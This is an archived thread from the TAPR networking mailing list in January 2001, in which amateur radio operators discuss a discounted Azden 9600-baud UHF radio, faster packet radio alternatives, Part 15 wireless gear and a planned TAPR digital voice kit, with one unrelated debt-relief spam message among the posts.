From: Steve Stroh <steve@strohpub.com>
Date: Sun, 07 Jan 2001 14:57:58 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-128641-2001.01.07-17.19.55--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I found a gem of a deal on eBay (my very first purchase on eBay): An Azden
PCS-9600D.

This is a no-apologies, high power, synthesized, 9600 baud UHF radio. It
really works well on 9600, and is the only radio, ever, to "really do it
right" with dual synthesizers for transmit and receive so there's a very
minimal turnaround time between receive and transmit. Originally they cost
about $600.

Azden's not in the Amateur business in the US any longer, so these radios
haven't been available for some time. I lusted after one for many years,
but couldn't afford one then - I would have paid the full price had I been
able to afford it.

This dealer has a small stock of them and is advertising them on eBay. He
expects them to go quick to European customers who buy them at retail for
$600. The price of these last few units is under $300.

If you want one, you can bypass eBay (and significantly enhance your
chances of getting one) by calling:
Gene Niemiec K2KJI
KJI Electronics (www.kjielectronics.com)
973-239-4389

Steve N8GNJ

--
Steve Stroh steve@strohpub.com 425-481-0600 ICQ 68879994
Independent Technical Writer / Columnist / Speaker / Consultant
Specializing in Broadband Wireless Internet Access and Packet Radio

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

2. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: "Ulf Kumm" <ulf@symek.de>
Date: Mon, 8 Jan 2001 08:04:17 +0100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-128696-2001.01.08-03.13.41--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

-----Ursprüngliche Nachricht-----
Von: "Steve Stroh" <steve@strohpub.com>
An: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Gesendet: Sonntag, 7. Januar 2001 23:57
Betreff: [netsig] Want a GOOD UHF 9600 baud radio?

>
> I found a gem of a deal on eBay (my very first purchase on eBay): An Azden
> PCS-9600D.
>
> This is a no-apologies, high power, synthesized, 9600 baud UHF radio. It
> really works well on 9600, and is the only radio, ever, to "really do it
> right" with dual synthesizers for transmit and receive so there's a very
> minimal turnaround time between receive and transmit. Originally they cost
> about $600.

I've tested the PCS9600:
the VCO is NOT shifted when you receive and transmit on the same frequency.

So, the T/R and R/T time is quite fast (50ms or so).
But there is only ONE VCO. Using an offset shift makes the T/R and R/T time
as long as usual with all other transceivers (150 to 250 ms)

For extremely fast T/R switching and higher speed data, check the TRX4S
70cm transceiver. It has 1-2 ms delay only (9600 and 19200 baud) and is
also suited for 38/76/153 kbaud FSK with 0.5 ms TxDelay. (http://symek.de)
Price is approx. 700 US$, that compares to an SSB transceiver.

73! Ulf, DK9SJ

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

3. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: Steve Stroh <steve@strohpub.com>
Date: Mon, 08 Jan 2001 06:03:01 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-128717-2001.01.08-08.27.42--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Ulf:

Thanks for your posting and the link to symek.

For English-speakers who would like to look at Symek's page in
machine-translated English (it's poor, but you're able to get the general
idea), try babelfish.altavista.com.

Steve N8GNJ

At 08:04 1/8/2001 +0100, Ulf Kumm wrote:
>-----Ursprüngliche Nachricht-----
>Von: "Steve Stroh" <steve@strohpub.com>
>An: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
>Gesendet: Sonntag, 7. Januar 2001 23:57
>Betreff: [netsig] Want a GOOD UHF 9600 baud radio?
>
>
> >
> > I found a gem of a deal on eBay (my very first purchase on eBay): An Azden
> > PCS-9600D.
> >
> > This is a no-apologies, high power, synthesized, 9600 baud UHF radio. It
> > really works well on 9600, and is the only radio, ever, to "really do it
> > right" with dual synthesizers for transmit and receive so there's a very
> > minimal turnaround time between receive and transmit. Originally they cost
> > about $600.
>
>I've tested the PCS9600:
>the VCO is NOT shifted when you receive and transmit on the same frequency.
>So, the T/R and R/T time is quite fast (50ms or so).
>But there is only ONE VCO. Using an offset shift makes the T/R and R/T time
>as long as usual with all other transceivers (150 to 250 ms)
>
>For extremely fast T/R switching and higher speed data, check the TRX4S
>70cm transceiver. It has 1-2 ms delay only (9600 and 19200 baud) and is
>also suited for 38/76/153 kbaud FSK with 0.5 ms TxDelay. (http://symek.de)
>Price is approx. 700 US$, that compares to an SSB transceiver.
>
>73! Ulf, DK9SJ
>
>
>---
>You are currently subscribed to netsig as: sks-lists@strohpub.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

--
Steve Stroh   steve@strohpub.com   425-481-0600   ICQ 68879994
Independent Technical Writer / Columnist / Speaker / Consultant
Specializing in Broadband Wireless Internet Access and Packet Radio

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

4. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: Steve Stroh <lists@strohpub.com>
Date: Mon, 08 Jan 2001 08:41:23 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-128725-2001.01.08-10.57.39--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

All:

Ulf pointed out to me that there is, in fact, a link for the Symek page to
be displayed in English - it's in the upper-left corner of the page.

Steve N8GNJ

At 06:03 1/8/2001 -0800, Steve Stroh wrote:

>Ulf:
>
>Thanks for your posting and the link to symek.
>
>For English-speakers who would like to look at Symek's page in
>machine-translated English (it's poor, but you're able to get the general
>idea), try babelfish.altavista.com.
>
>Steve N8GNJ
>
>At 08:04 1/8/2001 +0100, Ulf Kumm wrote:
>>-----Ursprüngliche Nachricht-----
>>Von: "Steve Stroh" <steve@strohpub.com>
>>An: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
>>Gesendet: Sonntag, 7. Januar 2001 23:57
>>Betreff: [netsig] Want a GOOD UHF 9600 baud radio?
>>
>>
>> >
>> > I found a gem of a deal on eBay (my very first purchase on eBay): An Azden
>> > PCS-9600D.
>> >
>> > This is a no-apologies, high power, synthesized, 9600 baud UHF radio. It
>> > really works well on 9600, and is the only radio, ever, to "really do it
>> > right" with dual synthesizers for transmit and receive so there's a very
>> > minimal turnaround time between receive and transmit. Originally they cost
>> > about $600.
>>
>>I've tested the PCS9600:
>>the VCO is NOT shifted when you receive and transmit on the same frequency.
>>So, the T/R and R/T time is quite fast (50ms or so).
>>But there is only ONE VCO. Using an offset shift makes the T/R and R/T time
>>as long as usual with all other transceivers (150 to 250 ms)
>>
>>For extremely fast T/R switching and higher speed data, check the TRX4S
>>70cm transceiver. It has 1-2 ms delay only (9600 and 19200 baud) and is
>>also suited for 38/76/153 kbaud FSK with 0.5 ms TxDelay. (http://symek.de)
>>Price is approx. 700 US$, that compares to an SSB transceiver.
>>
>>73! Ulf, DK9SJ
>>
>>
>>---
>>You are currently subscribed to netsig as: sks-lists@strohpub.com
>>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>
>--
>Steve Stroh   steve@strohpub.com   425-481-0600   ICQ 68879994
>Independent Technical Writer / Columnist / Speaker / Consultant
>Specializing in Broadband Wireless Internet Access and Packet Radio
>
>
>---
>You are currently subscribed to netsig as: sks-lists@strohpub.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

--
Steve Stroh   steve@strohpub.com   425-481-0600   ICQ 68879994
Independent Technical Writer / Columnist / Speaker / Consultant
Specializing in Broadband Wireless Internet Access and Packet Radio

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

5. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: "Jack Taylor" <n7oo@theriver.com>
Date: Mon, 8 Jan 2001 11:53:33 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-128747-2001.01.08-13.33.37--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Another system that may be of interest is a very clean Kantronics D4-10 and
Data Engine combo along with docs for $285.00 shipped.

73 de Jack

-----Original Message-----
From: Steve Stroh <steve@strohpub.com>
To: TAPR Networking Special Interest Group <netsig@lists.tapr.org>
Date: Sunday, January 07, 2001 4:08 PM
Subject: [netsig] Want a GOOD UHF 9600 baud radio?

>
>I found a gem of a deal on eBay (my very first purchase on eBay): An Azden
>PCS-9600D.
>
>This is a no-apologies, high power, synthesized, 9600 baud UHF radio. It
>really works well on 9600, and is the only radio, ever, to "really do it
>right" with dual synthesizers for transmit and receive so there's a very
>minimal turnaround time between receive and transmit. Originally they cost
>about $600.
>
>Azden's not in the Amateur business in the US any longer, so these radios
>haven't been available for some time. I lusted after one for many years,
>but couldn't afford one then - I would have paid the full price had I been
>able to afford it.
>
>This dealer has a small stock of them and is advertising them on eBay. He
>expects them to go quick to European customers who buy them at retail for
>$600. The price of these last few units is under $300.
>
>If you want one, you can bypass eBay (and significantly enhance your
>chances of getting one) by calling:
>Gene Niemiec K2KJI
>KJI Electronics (www.kjielectronics.com)
>973-239-4389
>
>
>Steve N8GNJ
>
>
>
>
>--
>Steve Stroh   steve@strohpub.com   425-481-0600   ICQ 68879994
>Independent Technical Writer / Columnist / Speaker / Consultant
>Specializing in Broadband Wireless Internet Access and Packet Radio
>
>
>---
>You are currently subscribed to netsig as: n7oo@theriver.com
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

6. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Sun, 14 Jan 2001 03:15:03 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-129483-2001.01.14-14.45.23--lyris.netsig#tapr.org@lists.tapr.org>

Rendered body type: text/plain

I'll have to make a note of that radio in case I run
across someone looking to get on 9600. I personally
would never blow $300 or even $100 for 9600. I view
9600 & 1200 as a waste of time and money. How does
playing with that advance the radio art? It just
doesn't seem very practical to me.

You can get a pair of wireless ethernet cards for under
$100 off ebay. The commercial companies here in town
are pulling 18 mile links with these part 15 devices
operating on overlapping 900 MHz/ 2.4 GHz ham
frequencies. One ISP has am omni site and serves the
city.

Give me one good reason why we shouldn't be using this
technology.

We need a replacement for the AX.25 protocol. Radio-
adapted TCP/IP seems to be natural. After all, it is
used in the internet.   Why can't we do the same kinds
of things that the internet does? I mean WWW Pages,
conferencing, and decent-sized file transfers.

Don't be scared away by the fact that 70cm and up is
shared band space where we are secondary users. Also
don't wait for TAPR or someone else to lead the way.

Who am I? I'm 21, and got started (by myself) in
amateur radio when I was in high school. I'm not your
average brain-washed appliance operator. Unfortunately
I've lost most interest in traditional amateur radio.
I've found that most hams are unwilling to try
something new. Fortunately there are a few other
younger hams in the area and a few open-minded older
folks and we are experimenting with higher speeds. And
as a side note, I do run a 9600 baud TCP/IP station
(radio was donated to me) that acts as a gateway to our
2 Mbit network.

Steve Lampereur, KB9MWR
http://www.qsl.net/projects/wireless/plan.html

>I found a gem of a deal on eBay (my very first
>purchase on eBay): An Azden PCS-9600D.
>
>This is a no-apologies, high power, synthesized, 9600
>baud UHF radio. It really works well on 9600, and is
>the only radio, ever, to "really do it right" with
>dual synthesizers for transmit and receive so there's
>a very minimal turnaround time between receive and
>transmit. Originally they cost about $600.
>
>Azden's not in the Amateur business in the US any
>longer, so these radios haven't been available for
>some time. I lusted after one for many years,
>but couldn't afford one then - I would have paid the
>full price had I been able to afford it.
>
>This dealer has a small stock of them and is
>advertising them on eBay. He expects them to go quick
>to European customers who buy them at retail for
>$600. The price of these last few units is under $300.
>
>If you want one, you can bypass eBay (and
>significantly enhance your chances of getting one) by
>calling:
>Gene Niemiec K2KJI
>KJI Electronics (www.kjielectronics.com)
>973-239-4389
>
>
>Steve N8GNJ

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

7. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: "Chuck Hast" <kp4djt@tampabay.rr.com>
Date: Sun, 14 Jan 2001 16:15:30 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-129486-2001.01.14-15.28.35--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Steve:
Just a few comments from one who works in the wireless data
environment. Your comments are well taken my observations
are scattered about in yours.

On Sun, 14 Jan 2001 03:15:03 -0800, Steve Lampereur wrote:

>I'll have to make a note of that radio in case I run
>across someone looking to get on 9600. I personally
>would never blow $300 or even $100 for 9600. I view
>9600 & 1200 as a waste of time and money. How does
>playing with that advance the radio art? It just
>doesn't seem very practical to me.
>
Even in the commercial wireless data world 9k6 is doing pretty
good, particularly if you are talking to a mobile. Though the
signalling rate is higher, the throughput is not that much better
than what we achieve at 9k6. I see it all the time with both the
commercial and private offerings i.e. CDPD, BSWD, Sprint,
and the GSM providers, the private solutions are not any better
RD-Lap over the air is 19k6, but the actual throughput is more
like 14k4 and that is if there is only one vehicle accessing a
base station, if you have a load of them hitting the BS then the
data rate drops accordingly. DataRadio offers a 19k2 solution and
a 25k6 version (you take a 3DB hit on your S/N though), and
these solutions are only if you have a 25khz channel available if
it is only a 12.5khz channel cut them in half. There are some new
products out there but all are again limited to about 19k2 in over the
air signalling.The remaining solutions such as EDACS are only 9k6
or 4k8 over the air, and since they are data on trunking they can
be quite slow.

The publice providers are hyping much higher data rates but then
you have to read the fine print and see what speed is for a person
walking and what speed is for a vehicle going at a certain speed say
25 mph and then going up in speed steps (the data rate goes down
with the highest data rate being for the pedestrian and the lowest for
the poor bugger who is in a high speed chase B-)) Most of these
problems are due to channel and bandwidth allocations rather than
technology.

>You can get a pair of wireless ethernet cards for under
>$100 off ebay. The commercial companies here in town
>are pulling 18 mile links with these part 15 devices
>operating on overlapping 900 MHz/ 2.4 GHz ham
>frequencies. One ISP has am omni site and serves the
>city.
>

This is certainly true and I for one wish we could get some body
to produce for us a shall we call it "part 97 " device so that we can
get out of the part 15 area, there are many places, Tampa is one
of them where the part 15 devices have to say "excuse me" to
each other as they use the spectrum. There are two buildings
just downt he street from the one I work in the roof top looks like
the seeded the thing with part 15 device antennas.

I just did a study for a utility the other day and one of the realizations
we came to is that the part 15 spectrum is fast becoming one big noise
generator in many parts of the country, if you are not in one of
those areas you are blessed.

>Give me one good reason why we shouldn't be using this
>technology.
>
Yes we should be using it but we need devices in side our protected
bands not in shared part 15 space.

>We need a replacement for the AX.25 protocol. Radio-
>adapted TCP/IP seems to be natural. After all, it is
>used in the internet.   Why can't we do the same kinds
>of things that the internet does? I mean WWW Pages,

>conferencing, and decent-sized file transfers.
>

Go dig real deep and look again at the available BW for both
the private and public solutions, now if we can get "part 97"
devices that will work in our other microwave spectrum we
are more than ready to go. Though IP does not handle mobile
operation real well, but the internet world is working on it, right
now the IP part is riding inside other protocols to handle the mobile
environment.

>Don't be scared away by the fact that 70cm and up is
>shared band space where we are secondary users. Also
>don't wait for TAPR or someone else to lead the way.
>

No not at all, we need to drive big stakes in it so we can try to obtain
dedicated spectrum, if we could get the same amount of money put into
high speed microwave as the HF people get put into those 2-3k boxes
we would have a screaming network, but look where people put the
money....

>Who am I? I'm 21, and got started (by myself) in
>amateur radio when I was in high school. I'm not your
>average brain-washed appliance operator. Unfortunately
>I've lost most interest in traditional amateur radio.

It is good that you had to bootstrap your self up, don't let
the old fart syndrome put you off though keep at it,
>I've found that most hams are unwilling to try
>something new. Fortunately there are a few other
>younger hams in the area and a few open-minded older
>folks and we are experimenting with higher speeds. And
>as a side note, I do run a 9600 baud TCP/IP station
>(radio was donated to me) that acts as a gateway to our
>2 Mbit network.
>
It is good to see that you are not alone in your area, there are
similar groups all around the country that are working on this, I
am in one here in Tampa, there are others out there, keep beating
on it and perhaps some day we will get something better.

One thing to look at is what is being done for Project 25 (APCO)
and what the europeans are doing with TETRA, I believe that one
of the things we are going to have to do if we really want to move
forward is get the voice operators involved, until then we are going
to continue to be a small splinter group trying to push the envelope
while the majority is content to play with 30-50 year old technology,
and holler when we all get spectrum taken away from us, not only
are they content but if you attempt to push into new (for hams) modes
you get the, "yes that is neat but not in my back yard" (see the fiasco
with the FCC proposal to allow spread spectrum on VHF and up back
some years ago)

It is sad, but we have to keep at it, as such things as software radios
and other neat things become available maybe we will have the ability
to do more of the high speed data (voice, computer, images whatever)
in a more universal form, and we will be able to show the average ham
the real utility of such ability. Frustrating but do not dispare...

Meanwhile for the poor guy who has only done 1k2 over the air, 9k6
continues to be a real fast pipe... 8-[

Chuck Hast e-mail kp4djt@tampabay.rr.com

   ---- FPAC ----
www.qsl.net/fpac/

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

8. [netsig] No obligation-Free consultation-Strict privacy

From: sandywho1212@yahoo.com
Date: 14 Jan 01 3:28:49 AM
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>

Message-ID: <LYR6748-129571-2001.01.14-22.13.32--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Credit CARDS & BILLS OUT OF CONTROL?
WE CAN HELP!!

!!SOLVE YOUR DEBT PROBLEMS NOW!!

* Slash Interest Rates
* Cut payments 60%
* Keep More Cash
* Improve your Credit Rating
* End Creditor Harassment
* Save Thousands of Dollars in Interest & Late Charges
* No Need to Own Property

ONE LOW MONTHLY PAYMENT
CLICK HERE TO FIND OUT HOW WE CAN HELP YOU!

http://www.starfinancialgroup.com/id15_m.htm

We've already helped thousands consolidate their
debts into one low monthly payment.

NO OBLIGATION-FREE CONSULTATION-STRICT PRIVACY

http://www.starfinancialgroup.com/id15_m.htm

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

9. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: Steve Lampereur <kb9mwr@qsl.net>
Date: Tue, 16 Jan 2001 11:05:09 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-129750-2001.01.16-11.15.06--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Chuck,
Very interesting comments.
I'm aware that in mobile applications 9600 is still very good, and that
the thoughput is about the same as what we have come to expect. But I
know few people doing mobile packet radio.

I am also aware that that shared part 15 bands are congested and have
high noise floors in many areas. I have helped resolve some issues with
some of the part 15, DSS, 2.4 GHz users here in town.

It's boils down to the law of supply and demand. I don't think we will
ever see a "part 97" wireless ethernet type of card operating in "our
portion of the band" unless we start showing interest and start using
what's out there on the shared bands. Actually like I said all our bands
440 and up are shared with something else. Finding 30 MHz of space will
be tricky.

2.4 is somewhat congested in my area. Everything that I know about DSS
around here. FHSS dosen't seem to have a problem with the congestion
like DSS does. Changing you antenna polarization and running 1 watt
before the antenna fixes most problems. :)

And your right once you jump on 9600 it seems really fast compared to
1200. Same goes for a couple megabits compared to 9600.

Steve Lampereur

You are currently subscribed to netsig as: lyris.netsig@tapr.org

To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

10. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: "Hast, Chuck" <wchast@utilpart.com>
Date: Tue, 16 Jan 2001 12:54:14 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-129761-2001.01.16-12.08.08--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Steve:
Indeed that law is the real force. The Europeans particularly Germans
have made some big steps in this way, they have developed radios
that will give much higher data rates than the 9k6 speed. In fact there
was a response I think under this very subject with a web page pointing
to a 153K radio built in Germany. True the device is expensive, but then
that only reflects the cost for probably such a small market.

I still believe that if we can get digital voice going then the battle is
won,
the bux come from the voice users not us, we are too few...

We have a small group which in fact will be meeting this week at my
office, this small group is trying to get high speed data going here in
the Tampa bay area, but it is a real hard sell... I agree that we have to
use what we can get our hands on, hey!! my first HT was a refurbed
Motorola HT-220... It did a outstanding job, and can not complain about
it at all. Same goes for all these other devices, press them into service
and get as much as we can get out of them, get enough people interested
and there would be a market for "part 97 devices"

> -----Original Message-----
> From: Steve Lampereur [SMTP:kb9mwr@qsl.net]
> Sent: Tuesday, January 16, 2001 12:05
> To: TAPR Networking Special Interest Group
> Subject: [netsig] Re: Want a GOOD UHF 9600 baud radio?
>
> Chuck,
> Very interesting comments.
> I'm aware that in mobile applications 9600 is still very good, and that
> the thoughput is about the same as what we have come to expect. But I
> know few people doing mobile packet radio.
>
> I am also aware that that shared part 15 bands are congested and have
> high noise floors in many areas. I have helped resolve some issues with
> some of the part 15, DSS, 2.4 GHz users here in town.
>
> It's boils down to the law of supply and demand. I don't think we will
> ever see a "part 97" wireless ethernet type of card operating in "our
> portion of the band" unless we start showing interest and start using
> what's out there on the shared bands. Actually like I said all our bands
> 440 and up are shared with something else. Finding 30 MHz of space will
> be tricky.
>
> 2.4 is somewhat congested in my area. Everything that I know about DSS
> around here. FHSS dosen't seem to have a problem with the congestion
> like DSS does. Changing you antenna polarization and running 1 watt
> before the antenna fixes most problems. :)
>
> And your right once you jump on 9600 it seems really fast compared to
> 1200. Same goes for a couple megabits compared to 9600.
>
> Steve Lampereur
>
> ---
> You are currently subscribed to netsig as: wchast@utilpart.com
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>
****
This e-mail and any files transmitted with it are confidential and are
intended solely for the use of the individual or entity to whom it is
addressed. If you have received this transmission in error, please notify
the sender immediately and destroy any hard copies you may have printed and
remove all copies of the e-mail from your hard drive. Opinions, conclusions
and other information in this message that do not relate to the official
business of Utility Partners, Inc shall be understood as neither given nor
endorsed by it.

Visit us on the web at www.utilpart.com
****

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

11. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: "Robert Donnell" <kd7nm@pugetsound.net>
Date: Tue, 16 Jan 2001 11:26:10 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-129767-2001.01.16-13.39.20--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi guys,

I've seen the comment someplace that some of the 802.11 (I don't recall "a" vs. "b" vs. ???) made by Proxim are designed with the capability to cover frequency ranges outside the Part 15 assignments, for use in markets outside the U.S. I seem to recall that if Proxim is approached properly, with a copy of your amateur license, that they are willing to accommodate reprogramming the frequencies the radio will use to allow using the part of the 2.4 GHz amateur band that falls outside the Part 15 band. As I recall, this would be for 2 Mbps gear. I'm sorry that I don't recall where this was discussed - anyone else with a better memory?

And with regard to using 1200bps vs. 9600bps vs. 2Mbps, consider that many hams haven't seen the benefit of faster speeds anywhere but with a phone modem. While 9600 isn't 56k (or 48k, or however well you can connect), it's faster than hams can type or read. So it becomes possible for more than one QSO or BBS (or equivalent use) to exist on one channel, with several users feeling well served - something that's not been possible at 1200 since the mid '80s.

In the days when you had to carve up both a radio and a TNC for 9600, unless there was an Elmer in your neighborhood, even the hams who were willing to tinker were challenged by the set of things that all had to be 'right' to accomplish getting a working 9600 station on the air. Some of that battle has been eased by the TNC makers - by making product available that is ready for 9600 operation. The sad part is the radios the major manufacturers have foisted off on us as being 9600-ready, but that really are not quite up to the job. And typically, the manufacturers are only missing the boat by perhaps a dollars worth of parts. At least one of the vendors has circuitry that detects when too much signal is applied to the modulator, such that over-deviation would occur, but won't fix the design problem (even at the prototype stage) when it's explained to them in detail with verification techniques provided. It appears that while marketing likes to advertise capabilities, the designers are inhibited from delivering them.

So I wonder when we'll see a decent codec that will allow digital voice to work with something in the 4800-9600 bps data rate range, available with costs in line with the amateur budget, so we can work on the radio makers to integrate them with their radios.

73, Bob

Robert Donnell, KD7NM (206) 542-7661
18828 Midvale Ave N mailto:kd7nm@pugetsound.net
Shoreline, WA 98133
Western Washington Amateur IP Address Coordinator

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

12. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: John Ackermann <jra@febo.com>
Date: Tue, 16 Jan 2001 14:59:07 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-129770-2001.01.16-14.12.14--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

In message <LYR4118-129767-2001.01.16-13.39.20--NET-SIG#AG9V.AMPR.ORG@lists.tap
r.org> Bob Donnell wrote:

>So I wonder when we'll see a decent codec that will allow digital voice to
>work with something in the 4800-9600 bps data rate range, available with
>costs in line with the amateur budget, so we can work on the radio makers to
>integrate them with their radios.

Well, since you mention it, TAPR is just about ready to beta-test Charles
Brain's (G4??? -- don't have his callsign handy) digital voice system which
should provide a development platform to do just that. We'll be offering it
as a kit, though there are still a few issues we need to work out about
interfacing to an appropriate modem. Right now, the unit works with an
EVM56002 DVM, but it should ultimately be able to interface with other
hardware.

73,
John N8UR
jra@febo.com -- n8ur@tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

13. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: "Robert Donnell" <kd7nm@pugetsound.net>
Date: Tue, 16 Jan 2001 12:08:13 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-129771-2001.01.16-14.21.27--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi John,

Thanks for the heads-up!

I can tell I'm going to have to get the house bought so I can stop living
out of boxes and get some antennas in the air again! As far as we in the
Seattle area are concerned, it if will fit through a 9k6 pipe, we have
enough 9k6 bit-regen repeaters operating here that it'd be great if the
codec can drive a G3RUH-compatible modem! Then we can even tell the local
repeater coordinators that these carry voice traffic too.

73, Bob

-----Original Message-----
From: bounce-netsig-18470@lists.tapr.org
[mailto:bounce-netsig-18470@lists.tapr.org]On Behalf Of John Ackermann
Sent: Tuesday, January 16, 2001 11:59 AM
To: TAPR Networking Special Interest Group
Subject: [netsig] Re: Want a GOOD UHF 9600 baud radio?

Well, since you mention it, TAPR is just about ready to beta-test Charles
Brain's (G4??? -- don't have his callsign handy) digital voice system which
should provide a development platform to do just that. We'll be offering it
as a kit, though there are still a few issues we need to work out about
interfacing to an appropriate modem. Right now, the unit works with an
EVM56002 DVM, but it should ultimately be able to interface with other
hardware.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

14. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: John Ackermann <jra@febo.com>
Date: Tue, 16 Jan 2001 15:18:01 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-129772-2001.01.16-14.31.09--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I'm not highly familiar with the project specs, but I know that some of his
orginal testing was on HF, using legal bandwidths there. The quality wasn't
superb, but it worked. The output can also be at higher bitrates, with
presumably better quality.

73,
John

In message <LYR4118-129771-2001.01.16-14.21.27--NET-SIG#AG9V.AMPR.ORG@lists.tap
r.org> you wrote:
>Hi John,
>
>Thanks for the heads-up!
>
>I can tell I'm going to have to get the house bought so I can stop living
>out of boxes and get some antennas in the air again! As far as we in the
>Seattle area are concerned, it if will fit through a 9k6 pipe, we have
>enough 9k6 bit-regen repeaters operating here that it'd be great if the
>codec can drive a G3RUH-compatible modem! Then we can even tell the local
>repeater coordinators that these carry voice traffic too.
>
>73, Bob
>
>
>-----Original Message-----
>From: bounce-netsig-18470@lists.tapr.org
>[mailto:bounce-netsig-18470@lists.tapr.org]On Behalf Of John Ackermann
>Sent: Tuesday, January 16, 2001 11:59 AM
>To: TAPR Networking Special Interest Group
>Subject: [netsig] Re: Want a GOOD UHF 9600 baud radio?
>
>Well, since you mention it, TAPR is just about ready to beta-test Charles
>Brain's (G4??? -- don't have his callsign handy) digital voice system which
>should provide a development platform to do just that. We'll be offering it
>as a kit, though there are still a few issues we need to work out about
>interfacing to an appropriate modem. Right now, the unit works with an
>EVM56002 DVM, but it should ultimately be able to interface with other
>hardware.
>
>
>
>---
>You are currently subscribed to netsig as: NET-SIG@AG9V.AMPR.ORG
>To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

15. [netsig] Re: Want a GOOD UHF 9600 baud radio?

From: "Jack Taylor" <n7oo@theriver.com>
Date: Tue, 16 Jan 2001 15:01:13 -0700
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-129779-2001.01.16-16.22.17--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Another aspect of the 1200 - 9600 - higher baud discussion is whether or not
full-duplex is being used. In the 'old days' both Tucson and Phoenix had
user access into the network via 1200 baud repeaters on 2M and even under
congested traffic loads the throughput wasn't too shabby.

73 de Jack

-----Original Message-----
From: Robert Donnell <kd7nm@pugetsound.net>
To: TAPR Networking Special Interest Group <netsig@lists.tapr.org>
Date: Tuesday, January 16, 2001 12:26 PM
Subject: [netsig] Re: Want a GOOD UHF 9600 baud radio?

>Hi guys,
>
>I've seen the comment someplace that some of the 802.11 (I don't recall "a"
>vs. "b" vs. ???) made by Proxim are designed with the capability to cover
